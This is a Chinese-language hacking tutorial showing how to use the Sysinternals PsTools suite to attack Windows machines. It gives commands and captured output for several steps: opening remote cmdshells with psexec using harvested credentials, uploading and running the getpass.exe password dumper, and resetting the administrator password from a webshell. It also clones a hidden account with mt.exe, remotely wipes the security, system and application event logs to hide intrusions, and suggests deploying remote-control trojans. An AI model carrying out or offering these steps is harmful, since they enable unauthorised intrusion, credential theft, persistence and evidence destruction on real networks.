

pstools 套件在渗透中的应用详解

by:yueyan Blog:yueyan.f4ck.net edu2b.sinaapp.com qq:yueyan@f4ck.net

其实接触 pstool 很久了，但是据我观察用 pstools 套件在渗透中的应用的介绍却比较少。当然玩 bt5 的同学可能常常用到，小菜就写一篇关于 pstools 套件在渗透中的应用进行详解。

目录

0x00 pstool 的介绍

0x01 psexec 的应用详解

远程获取一个 cmdshell

程序上传并执行

0x02 pspasswd 的应用详解

0x03 pskill+psinfo+pslist 等的应用详解

0x00 pstool 的介绍

PsTools 是 **Sysinternals Suite** 中一款排名靠前的一个安全管理工具套件。现在被微软收购。目前 pstools 中含有 12 款各式各样的小工具。如果将它们灵活的运用，将会在渗透中收到奇效。所有的 pstool 第一次运行时都会弹框。可以用 -accepteula 这个参数绕过。还有所有的 pstool 都支持 IP\$，一旦 IP\$ 共享是连接的就不用输入 -u 和 -p 这两个参数。

如何建立 IP\$ 连接。命令如下：

Net user \\目标 ip\ 密码 /user:用户

Net user \\192.168.1.3\ 123456 /user:test

建立后所有的 ps 工具都将可以不用输入用户和密码了。

其中 12 款工具简介如下：

- PsExec - 远程执行进程
- PsFile - 显示远程打开的文件
- PsGetSid - 显示计算机或用户的 SID
- PsInfo - 列出有关系统的信息
- PsKill - 按名称或进程 ID 终止进程
- PsList - 列出有关进程的详细信息
- PsLoggedOn - 查看在本地通过资源共享（包含所有资源）登录的用户
- PsLogList - 转储事件日志记录
- PsPasswd - 更改帐户密码
- PsService - 查看和控制服务
- PsShutdown - 关闭并重新启动（可选）计算机
- PsSuspend - 暂停进程

这里讲对其中的几个工具进行详解，其他的将只介绍用法。

下载地址：<http://download.sysinternals.com/files/PSTools.zip>

0x01 psexec 的应用详解

Pstools 中最强大最常利用的工具就属 psexec 这款工具。这款工具的本意是替代 telnet 这种不安全的管理方式。它最大的特点就属无需安装服务端程序就可以远程操作服务器。简单来说，就是一旦你知道服务器或者电脑的用户名和密码，你就可以利用它远程执行系统命令。这样一款工具放到渗透当中真是太淫荡了。它适用于 windows NT/2x/XP/Vista

下面介绍详细参数：

- u 远程计算机的用户名
 - p 远程计算机用户对应密码
 - c <[路径]文件名>:拷贝文件到远程机器并运行（注意：运行结束后文件会自动删除）
 - d 不等待程序执行完就返回（意思就是，当你执行一个程序无需等到他结束才返回信息）
 - h 用于目标系统是 Vista 或更高版本
- 其他参数就不做介绍，这里主要是讲用法。

远程获取一个 cmdshell

比如我再渗透中扫描到目标机（192.168.1.3）的一个用户名（test）和密码（123456）。那我们的命令就是：


```
psexec \\目标 ip -u 用户名 -p 密码 进程名  
psexec \\192.168.1.3 -u test -p 123456 cmd.exe
```

看下图，这是成功连接到一台远程服务器，并获得一个 cmdshell，shell 权限即位当前用户权限。



```
C:\> cmd.exe  
H:\个人工具包\tools\内网渗透\PSTools>cmd.exe  
Microsoft Windows [版本 6.1.7601]  
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。  
  
H:\个人工具包\tools\内网渗透\PSTools>psexec \[redacted] -u administrator -p  
123456 cmd.exe  
  
PsExec v1.98 - Execute processes remotely  
Copyright (C) 2001-2010 Mark Russinovich  
Sysinternals - www.sysinternals.com  
  
Microsoft Windows [版本 5.2.3790]  
(C) 版权所有 1985-2003 Microsoft Corp.  
  
C:\WINDOWS\system32>whoami  
lib-750ulcshgkt\administrator  
  
C:\WINDOWS\system32>
```

这里还将提到的是由于 windows 策略，将不允许空密码登陆。



```
标记 管理员: C:\Windows\system32\cmd.exe
H:\个人工具包\tools\内网渗透\PSTools>psexec \\\[redacted] -u test cmd.exe

PsExec v1.98 - Execute processes remotely
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com

Password:

PsExec could not start cmd.exe on [redacted]:
登录失败: 用户帐户限制。可能的原因包括不允许空密码, 登录时间限制, 或强制的策略限制。
H:\个人工具包\tools\内网渗透\PSTools>
```

可能有些机油对用户权限登陆还有疑虑，什么用户才可以登陆。
我这建立了一个属于 guest 的一个用户我们来看看它是否能连接。



```
[redacted] cmd.exe
H:\个人工具包\tools\内网渗透\PSTools>cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

H:\个人工具包\tools\内网渗透\PSTools>psexec \\\[redacted] -u yueyan cmd.exe

PsExec v1.98 - Execute processes remotely
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com

Password:

Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
lib-750u1cshgkt\yueyan
C:\WINDOWS\system32>
```

经过测试，比 guest 权限大的用户组都可以远程登陆。

IIS_WPG 用户组的无法远程连接，但是不用担心，一般属于 IIS_WPG 用户组的用户一般也属于 guest 用户组。

有关用户组相关的介绍请围观法客周年庆之提权专题

下载地址：<http://down.f4ck.net/doc/getsystem.pdf>

获取 cmdshell 的介绍就到这里。一旦获得一个 cmdshell 后面的渗透将会比较轻松。

经过测试，用最新版的 pstools, windows2008 win7 都能连接成功，win8 由于没有 win8 系统，就未测试，应该是能行的，毕竟这是微软的管理工具。

Win7 连接示意图：

```
GA \\192.168.1.101: cmd
C:\Documents and Settings\Administrator\桌面>psexec \\192.168.1.101 -u administrator cmd

PsExec v1.98 - Execute processes remotely
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com

Password:
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>whoami
win-qub8glt3hkh\administrator

C:\Windows\system32>
```

程序上传并执行

首先现在在本地配置一个将上传到服务器上运行的程序到 H 盘根目录。这里用抓取系统密码的神器 `getpass.exe` 来演示。H:\getpass.exe

```
CA. 管理员: 命令提示符
H:\> 的目录
getpass.exe [yueyan] [个人工具包] [博客文章]
1 个文件 182,272 字节
3 个目录 10,566,352,896 可用字节
H:\>
```

程序上传并执行命令如下：

Psexec [\\192.168.1.3](#) -u test -p 12345 -c H:\getpass.exe -d

最后一个-d 的参数可有可无~~~

只是怕程序远程运行后会卡住而无法返回信息。

测试如图：

```
管理员: C:\Windows\system32\cmd.exe
H:\个人工具包\tools\内网渗透\PSTools>cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

H:\个人工具包\tools\内网渗透\PSTools>psexec \\[redacted] -u administrator -p
123456 -c H:\getpass.exe

PsExec v1.98 - Execute processes remotely
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com

Press any Key to EXIT ...

Code by Ushat/bbs.kanxue.com More: http://bbs.pediy.com/showthread.php?t=156643
Release by 闪电小子/pkav.net More: http://t.qq.com/dis9_tysan

UserName: Administrator
LogonDomain: LIB-750U1CSHGKT
password: 123456

UserName: Administrator
LogonDomain: LIB-750U1CSHGKT
Specific LUID NOT found
```

当然你也可运行一个远控木马这些都可以~~~
Psexec 的介绍就到这里了。

0x02 pspasswd 的应用详解

Pspasswd 是一个用来更改用户密码的工具，支持远程密码修改和本地密码修改。这款工具的特点就是不依靠 net.exe 程序进行密码修改。

本地修改命令如下：

pspasswd administrator yueyan

演示图如下：

```
管理员: C:\Windows\system32\cmd.exe
H:\个人工具包\tools\内网渗透\PSTools>pspasswd administrator yueyan

PsPasswd v1.23 - Local and remote password changer
Copyright (C) 2003-2010 Mark Russinovich
Sysinternals - www.sysinternals.com

Password successfully changed.

H:\个人工具包\tools\内网渗透\PSTools>
```

远程命令如下：

pspasswd 192.168.1.3 -u administrator -p 123456 guest yueyan

命令的意思就是，用 administrator 这个管理员账户登录后修改用户 guest 的密码为 yueyan

相对来说本地修改密码的功能更强大一些。

我这将介绍个实例：

我的一个好基友 Lynn 得到一个 jsp 马，并且是 nt authority\system 权限。但是无法添加用户，且无法用 net 修改管理员密码。抓取 hash 密码大于 14 位，LMhash 无效，本地又为搭建彩虹表，网上破解无果。Hash 传递登陆被拦截。但是机油 Lynn 却一直想用 administrator 这个用户登陆进去，当然方法还有很多，比如：mimikatz.exe 抓取明文密码等，这里我将介绍 pspasswd 的妙用。

我们想用 administrator 这个账户登陆进去。很简单，直接上传一个 pspasswd 上服务器。

执行下面的命令：

首先执行 D:\web\pspasswd.exe -accepteula （第一次执行，表示许可执行的意思）

D:\web\pspasswd.exe administrator yueyan

就会成功修改 administrator 的密码。

这里能修改密码的原因是 pspasswd 不是调用 net.exe 进行密码修改。

上述介绍常常配合 mt.exe 进行用户克隆。这里简单介绍：

（关于 mt.exe 的详细介绍请访问：[【工具】mt.exe 的详细介绍](#)）

首先 mt.exe 查看用户 sid，比较后看是否有克隆账户

Mt-chkuser


比较后，没有克隆账户，我们选择 guest 这个账户进行克隆：

Mt -clone administrator guest

然后配合 pspasswd 修改密码：

Ppasswd guest yueyan

就这样成功克隆一个账户，并能成功登陆访问。



```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\Administrator\桌面>mt -clone administrator guest
Fail to Open SAM Key. 操作成功完成。

C:\Documents and Settings\Administrator\桌面>pspasswd guest 123456

PsPasswd v1.23 - Local and remote password changer
Copyright (C) 2003-2010 Mark Russinovich
Sysinternals - www.sysinternals.com

Password successfully changed.
```

Ppasswd 的功能就介绍到这里。

0x03 pskill+psinfo+pslist 的应用详解


首先是介绍 pskill.

如果你想远程结束远程主机上的一个进程，你可以使用 **pskill**。

我们就介绍一下常用的命令：

比如我们想远程关闭远程主机正在运行的 **cmd** 这个进程，可以用 **pskill** 进行杀掉。命令如下：

pskill [\\192.168.1.3](#) -u test -p 123456 cmd.exe



```
C:\Windows\system32\cmd.exe

H:\个人工具包\tools\内网渗透\PSTools>pskill \\[redacted] -u administrator -p
123456 cmd

PsKill v1.15 - Terminates processes on local or remote systems
Copyright (C) 1999-2012 Mark Russinovich
Sysinternals - www.sysinternals.com

Process cmd killed on 210.41.95.206..
```

命令很简单~~~~

我再介绍 **psinfo** 的相关应用。

基本参数是：

- h 显示已经安装的补丁信息
- s 显示已安装的软件信息
- d 显示磁盘信息

~~~~~

如果我们想看远程主机的基本信息，命令如下：

**psinfo** -h -s -d [\\192.168.1.3](#) -u administrator -p 123456



```
C:\Windows\system32\cmd.exe

H:\个人工具包\tools\内网渗透\PSTools>psinfo \\[redacted]

PsInfo v1.77 - Local and remote system information viewer
Copyright (C) 2001-2009 Mark Russinovich
Sysinternals - www.sysinternals.com

System information for \\[redacted]:
Uptime: 13 days 19 hours 57 minutes 44 seconds
Kernel version: Microsoft Windows Server 2003, Multiprocessor Free
Product type: Enterprise Edition
Product version: 5.2
Service pack: 1
Kernel build number: 3790
Registered organization: lib
Registered owner: 6.0000
IE version: 6.0000
System root: C:\WINDOWS
Processors: 2
Processor speed: 1.5 GHz
Processor type: Intel(R) Xeon(R) CPU 5110 @
Physical memory: 1024 MB
Video driver: RAGE XL PCI Family (Microsoft Corporation)

H:\个人工具包\tools\内网渗透\PSTools>
```

接下来就是 **pslist**。

主要特点是，显示本地或者远程计算机的进程运行情况。

主要参数：

-m 显示内存信息

-x 显示进程，内存和线程

-t 显示进程树


-s n 在任务管理器模式先运行，n 指定秒，以 esc 结束。

-r n 任务管理器模式刷新速率，n 指秒

例如我们想看远程计算机的进程运行情况，命令如下：

Pslist -x [\\192.168.1.3](http://192.168.1.3) -u test -p 123456

效果图如下：



```
管理员: C:\Windows\system32\cmd.exe
H:\个人工具包\tools\内网渗透\PSTools>pslist \\[redacted] -u administrator -p 123456

pslist v1.3 - Sysinternals PsList
Copyright (C) 2000-2012 Mark Russinovich
Sysinternals - www.sysinternals.com

Process information for [redacted]:

Name                Pid Pri Thd  Hnd  Priv      CPU Time    Elapsed Time
-----
Idle                 0   0   2    0    0      662:52:42.828  0:00:00.000
System              4   8  71 2734    0      0:02:08.156   0:00:00.000
smss                 736 11   2   25   136     0:00:00.281   332:05:59.128
csrss                832 13  12  619  1920     0:00:11.140   332:05:58.034
winlogon             904 13  19  517   7016     0:00:01.906   332:05:56.159
services             964 9   16  375  1644     0:01:32.953   332:05:55.690
lsass                976 9   29  475  7400     0:00:14.250   332:05:55.643
```

其他 ps 工具介绍：

**PSLOGGEDON:** 查看指定计算机的本地及远程登录的用户和登录时间。必须建立在 IP\$ 共享下才可以使用这个工具。

命令如下：

Psloggedon -l [\\192.168.1.3](http://192.168.1.3)

**PSLOGLIST:** 事件日志转储及管理。

这个对于渗透测试是非常有用的，它最大的特点就是远程清理系统日志。

常用：

psloglist [\\72.56.17.74](http://72.56.17.74) application -c > nul

psloglist [\\72.56.17.74](http://72.56.17.74) system -c > nul

psloglist [\\72.56.17.74](http://72.56.17.74) security -c > nul

分别是清理应用程序日志，系统运行日志，安全日志。

**PSSERVICE:** 管理服务。



常用:

`psservice query messenger`

查询 messenger 服务的相关信息。

最重要的项目是: 服务名称、显示名称、服务描述、服务类型、服务状态。

`psservice config messenger`

查询服务的配置信息。

最重要的项目是: 服务名称、服务描述、服务类型、服务启动类型、服务错误控制级别、可执行文件的路径等等。

**PSSHUTDOWN:** 关机工具。

常用命令:

`Psshutdown -s -t 60`

60 秒后关机。

下面几个不常用, 就介绍下:

- **PsFile** - 显示远程打开的文件

`Psfile \\192.168.1.3`

- **PsGetSid** - 显示计算机或用户的 SID

`Psgetsid \\192.168.1.3`

- **PsSuspend** - 暂停进程

`Pssuspend \\192.168.1.3 -u test -p 123456 cmd.exe`